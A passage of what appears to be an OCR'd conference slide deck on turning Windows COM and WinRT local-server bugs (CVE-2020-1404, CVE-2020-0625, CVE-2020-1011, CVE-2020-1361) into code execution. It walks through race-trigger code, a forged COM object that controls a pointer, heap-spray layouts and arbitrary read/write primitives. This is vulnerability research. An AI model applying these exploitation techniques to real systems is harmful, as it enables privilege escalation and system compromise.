    while (true)
    {
        try
        {
            secondaryTile.PhoneticName = "123";
        }
        catch (Exception ex){}
    }
}
0 个引用
public void CreateThread()
{
    for (var i = 0; i < 10; i++)
    {
        ThreadStart childref = new ThreadStart(ChildTriggerThread);
        Thread childThread = new Thread(childref);
        childThread.SetApartmentState(ApartmentState.MTA);
        childThread.Start();
    }
}
```


Crash




```
ntdll!RtlReportFatalFailure+0x9
ntdll!RtlReportCriticalFailure+0x97
ntdll!RtlpHeapHandleError+0x12
ntdll!RtlpHpHeapHandleError+0x7a
ntdll!RtlpLogHeapFailure+0x45
ntdll!RtlpHpLfhSubsegmentFreeBlock+0x78f81
ntdll!RtlpFreeHeapInternal+0x3f4
ntdll!RtlpHpFreeWithExceptionProtection+0x1e
ntdll!RtlFreeHeap+0x6c
combase!STRING_OPAQUE::Release+0x3f
combase!HSTRING_UserFree64+0x1b
rpcrt4!Ndr64UserMarshalFree+0x7b
rpcrt4!Ndr64pFreeParams+0x386
rpcrt4!Ndr64StubWorker+0x108a
rpcrt4!NdrStubCall3+0xc9
combase!CStdStubBuffer_Invoke+0x73
rpcrt4!CStdStubBuffer_Invoke+0x3b
combase!ObjectMethodExceptionHandlingAction<<l
combase!DefaultStubInvoke+0x1c3
combase!SyncServerCall::StubInvoke+0x26
combase!ServerCall::ContextInvoke+0x42a
combase!DefaultInvokeInApartment+0xad
```

CVE-2020-1404 - Exploitation

All the HSTRING need to be large enough to avoid LFH





Calling ISecondaryTile->get_PhoneticName with fake HSTRING 3 to get Read-What-Where

```
HRESULT Windows::UI::StartScreen::SecondaryTileImpl::get_PhoneticName(Windows::UI::StartScreen::SecondaryTileImpl *this,
    HSTRING *out){

    HRESULT hr;
    HSTRING newString;
    /*
        [...]
    */
    hr = WindowsDuplicateString(this->PhoneticName, out);
    if ( hr < 0 )
        return hr;
    /*
        [...]
    */
    return hr;
}
```

☹ Hard to Exploit such Race Condition UAF bugs stably, it's easy to cause the crash, but you can keep trying until you succeed

Win Race Condition to get Out-Of-Bound Writing

Public Example : CVE-2020-0625 (Found by shefang Zhong)

Vulnerable COM Interface: ISearchRoot (Exposed by Local COM Server WSearch)

```
[Guid("04c18ccf-1f57-4cbd-88cc-3900f5195ce3")]
interface ISearchRoot : IUnknown {
    HRESULT put_Schedule( [In] wchar_t* p0);
    HRESULT get_Schedule( [Out] wchar_t** p0);
    HRESULT put_RootURL( [In] wchar_t* p0);
    HRESULT get_RootURL( [Out] wchar_t** p0);
    HRESULT put_IsHierarchical( [In] int p0);
    HRESULT get_IsHierarchical( [Out] int* p0);
    HRESULT put_ProvidesNotifications( [In] int p0);
    HRESULT get_ProvidesNotifications( [Out] int* p0);
    HRESULT put_UseNotificationsOnly( [In] int p0);
    HRESULT get_UseNotificationsOnly( [Out] int* p0);
    HRESULT put_EnumerationDepth( [In] int p0);
    HRESULT get_EnumerationDepth( [Out] int* p0);
    HRESULT put_HostDepth( [In] int p0);
    HRESULT get_HostDepth( [Out] int* p0);
    HRESULT put_FollowDirectories( [In] int p0);
    HRESULT get_FollowDirectories( [Out] int* p0);
    HRESULT put_AuthenticationType( [In] /* ENUM16 */ int p0);
    HRESULT get_AuthenticationType( [Out] /* ENUM16 */ int* p0);
    HRESULT GetCatalogNum( [In] wchar_t* p0);
    HRESULT get_User( [Out] wchar_t** p0);
    HRESULT GetCatalogNum( [In] wchar_t* p0);
    HRESULT get_User( [Out] wchar_t** p0);
}
```

ISearchRoot->put_Schedule copies user-controlled buffer into ISearchRoot Object.

ISearchRoot->get_Schedule reads the data of ISearchRoot object into output buffer.

Win Race Condition to get Out-Of-Bound Writing

```
HRESULT CSearchRoot::get_Schedule(CSearchRoot *this, const unsigned __int16 **a2){
    HRESULT hr;
    hr = CheckNullOrEmptyWSTR(a2);
    if ( hr < 0 )
        return hr;
    if (this->buffer){
        buffer = CoTaskMemAlloc( 2*wcslen(this->buffer)+2 );
        if (buffer){
            *a2 = buffer;
            hr = StringCchCopyW( *a2, wcslen(this->buffer)+1 , this->buffer );
            if (hr<0) {
                /*
                    [...]
                */
            }
        }else{
            /*
                [...]
            */
        }

    }else{
        /*
            [...]
        */
    }
    return hr;
}
```

Trigger a heap OOB Write issue!

First fetch, taking a small size as allocation size.

Call ISearchRoot->put_Schedule in the time window between the upper and lower codes to rewrite buffer Pointer size

Second fetch, taking a large size as copy size.

Reference from : https://blog.diffense.co.kr/2020/03/26/SearchIndexer.html

03

From Type Confusion Bugs to Code Execution

From Type Confusion bug to code execution

CVE-2020-1011 - Root Cause Analysis

Vulnerable WinRT Interface :

IXmlNode (Get from runtime class: Windows.UI.Notifications.ToastNotificationManager)

```
[Guid("1c741d59-2122-47d5-a856-83f3d4214875")]
interface IXmlNode
{
    /* Methods */
    bool HasChildNodes();
    IXmlNode InsertBefore(IXmlNode newChild, IXmlNode referenceChild);
    IXmlNode ReplaceChild(IXmlNode newChild, IXmlNode referenceChild);
    IXmlNode RemoveChild(IXmlNode childNode);
    IXmlNode AppendChild(IXmlNode newChild);
    IXmlNode CloneNode(bool deep);
    void Normalize();
    /* Properties */
    XmlNamedNodeMap Attributes { get; }
    XmlNodeList ChildNodes { get; }
    IXmlNode FirstChild { get; }
    IXmlNode LastChild { get; }
    object LocalName { get; }
    object NamespaceUri { get; }
    IXmlNode NextSibling { get; }
    string NodeName { get; }
    NodeType NodeType { get; }
    object NodeValue { get; set; }
    XmlDocument OwnerDocument { get; }
    IXmlNode ParentNode { get; }
    object Prefix { get; set; }
    IXmlNode PreviousSibling { get; }
}
```

```
__int64 __fastcall DOMNode::AppenChild(
    DOMNode *this,
    Windows::Data::Xml::Dom::IXmlNode *newChild,
    Windows::Data::Xml::Dom::IXmlNode **returnValue
){
    Node *newNode;
    /*
        [...]
    */
    newNode = Node::IUnk2Node(newChild);
    DOMNode::_insertBefore((DOMNode *)((char *)this - 56), 1, newNode);
    /*
        [...]
    */
}
```

```
Node *__fastcall Node::IUnk2Node(IUnknown *pUnk)
{
    /*
        [...]
    */
    result = (Node *)Object::getObjectFromIUnk(pUnk, &IID_Node);
    if ( result )
        return result;
    ThrowIfMSXMLObject(v2);
    Exception::throwHR(-2147024809, v4, v5, v6);
    return result;
}
```

Vulnerable function

CVE-2020-1011 - Root Cause Analysis

Vulnerable Code Snippet: msxml6.dll!Object::getObjectFromIUnk

Getting from Client, user can forge a fake IUnknown object and pass it to server

```
Object* Object::getObjectFromIUnk(IUnknown *pUnk, const _GUID *iid){

    __int64 obj;
    __int64 IServiceProvider_obj;
    __int64 ISequentialStream_obj;
    char UnknownData[16];
    __int64 Ret_obj;
    ULONG cbRead;

    if (!pUnk)
        return NULL;
    if ( pUnk->QueryInterface( iid, (void **)&obj ) ){

        if ( pUnk->QueryInterface( &IID_IServiceProvider, (void **)&IServiceProvider_obj ) )
            return NULL;

        if ( !IServiceProvider_obj->GetService( iid, &IID_ISequentialStream, &ISequentialStream_obj ) ){
            if ( !ISequentialStream_obj->Read( UnknownData, 24, &cbRead ) )
                return Ret_obj;
        }

    }

}
```

Custom implementation

```
HRESULT __stdcall CustomNode::Read(void* pv, ULONG cb, ULONG* pcbRead)
{
    strcpy((char*)pv, "AAAAAAAAAAAAAAAAAAAAAAAA"); // Control IXmlNode ObjPointer
    *pcbRead = 24;
    return S_OK;
}
```

Taking user controllable data as a valid object address

Construct fake COM object for exploitation(x86 system)

Primitive: A object pointer we can control
What we need: A address we can fully control

Heap Spray in x86 system

0x019ac000	Fake Object
0x019ac040	Fake Object
[⋯]	[⋯]
[⋯]	[⋯]
0x10000000	Fake Object

The address we need!

How to heap spray?

Find a COM interface which allows us to put many user-controllable HSTRING on the server heap

For example:
IXmlNode->put_NodeValue

Fake object contents

Fake vftable

```
ntdll!DbgBreakPoint:
77292500 cc              int     3
0:018> db 10000000
10000000  20 00 00 10 42 42 42 42-42 42 42 42 42 42 42 42  ...BBBBBBBBBBBB
10000010  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
10000020  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
10000030  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
10000040  20 00 00 10 42 42 42 42-42 42 42 42 42 42 42 42  ...BBBBBBBBBBBB
10000050  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
10000060  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
10000070  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

Require a Info leak for exploitation(x64 system)

✗ Heap spray

- Require huge memory consumption

✓ Info leak

- Require a Info leak bug to leak where our fake objects locates

04

From Out-Of-Bound Writing to Arbitrary Reading/Writing

- ✓ **From Arbitrary Writing to code execution**
- ✓ **From Arbitrary Reading to code execution**

From Out-Of-Bound Writing to Arbitrary Reading/Writing

CVE-2020-1361 - Root Cause Analysis

Vulnerable COM Interface: IWalletCustomPropery (Exposed by Local COM Server: WalletService)

```
[Guid("21f1a452-9759-48a5-8d9b-bbd859ef89ee")]
interface IWalletCustomProperty : IUnknown {
    HRESULT GetLabel(  [Out]  struct tagPROPVARIANT* p0);
    HRESULT SetLabel(  [In]  struct tagPROPVARIANT* p0);
    HRESULT GetValue(  [Out] struct tagPROPVARIANT* p0);
    HRESULT SetValue(  [In]  struct tagPROPVARIANT* p0);
    HRESULT GetType(   [Out] /* ENUM32 */ int* p0);
    HRESULT SetType(   [In]  /* ENUM32 */ int p0);
    HRESULT GetGroup(  [In]  /* ENUM32 */ int p0,  [Out] /* ENUM32 */ int* p1,  [Out] int* p2);
    HRESULT SetGroup(  [In]  /* ENUM32 */ int p0,  [In] /* ENUM32 */ int p1,  [In] int p2);
}
```

CVE-2020-1361 - Root Cause Analysis

Vulnerable Code Snippet: WalletService.dll!Wallet::WalletCustomProperty::SetGroup

```
__int64 __fastcall Wallet::WalletCustomProperty::SetGroup(__int64 this, int offset, int user_control_value1, int user_control_value2)
{
  unsigned int v4; // er10

  v4 = 0;
  if ( offset == 1 )
  {
    if ( user_control_value1 & 0xFFFFFFDF )
      return (unsigned int)-2147024809;
  }
  else if ( user_control_value1 == 32 )
  {
    return (unsigned int)-2147024809;
  }
  if ( user_control_value2 == -1 )
  {
    *(_DWORD *)(this + 8i64 * offset + 116) = 0;
    *(_DWORD *)(this + 8i64 * offset + 120) = 0x7FFFFFFF;
  }
  else
  {
    *(_DWORD *)(this + 8i64 * offset + 116) = user_control_value1;
    *(_DWORD *)(this + 8i64 * offset + 120) = user_control_value2;
  }
  return v4;
}
```

No Offset Range Check!

Trigger a heap OOB Write issue!

Overwrite Object Pointer Member to get Write-What-Where

Wallet::WalletCustomProperty::SetLabel

Control cstring object to get Write-What-Where

```
__int64 __fastcall Wallet::WalletCustomProperty::SetLabel(__int64 this, const struct tagPROPVARIANT *var)
{
  unsigned int v4; // ebx
  _WORD *v5; // rdx
  BSTR usercontrol_str_buffer; // rdx
  unsigned __int64 usercontrol_str_len; // r8

  v4 = 0;
  if ( (unsigned int)Wallet::Utils::IsPropVariantEmpty(var, var) )
  {
    v5 = *(_WORD **)(this + 48);
    *(_QWORD *)(this + 56) = v5 + 1;
    *v5 = 0;
    **(_WORD **)(this + 56) = 0;
  }
  else if ( var->vt == 8 )
  {
    usercontrol_str_buffer = var->bstrVal;
    if ( usercontrol_str_buffer )
    {
      usercontrol_str_len = -1i64;
      do
        ++usercontrol_str_len;
      while ( usercontrol_str_buffer[usercontrol_str_len] );
    }
    else
    {
      usercontrol_str_len = 0i64;
    }
    if ( !utl::basic_string<unsigned short,utl::char_traits<unsigned short>,utl::allocator<unsigned short>>::assign(// copy src_str to dest_str
            (void **)(this + 48),              // dest_str
            usercontrol_str_buffer,            // src_str
            usercontrol_str_len) )             // src_str_len
      v4 = -2147024882;
  }
00011A70 ?SetLabel@WalletCustomProperty@Wallet@@UEAAJPEBUtagPROPVARIANT@@@Z:1 (180012670)
```

```
utl::basic_string<unsigned short,utl::char_traits<unsigned short>,utl::allocator<unsigned short>>::assign(
    void **dest_str,
    wchar_t *src_str,
    unsigned __int64 src_str_len
)
{

    /*
        [...]
    */
    memmove_0(*dest_str, src_str, src_str_len*2);
    /*
        [...]
    */
}
```


Overwrite Object Pointer Member to get Read-What-Where

Wallet::WalletCustomProperty::GetLabel Control BSTR object to get Read-What-Where

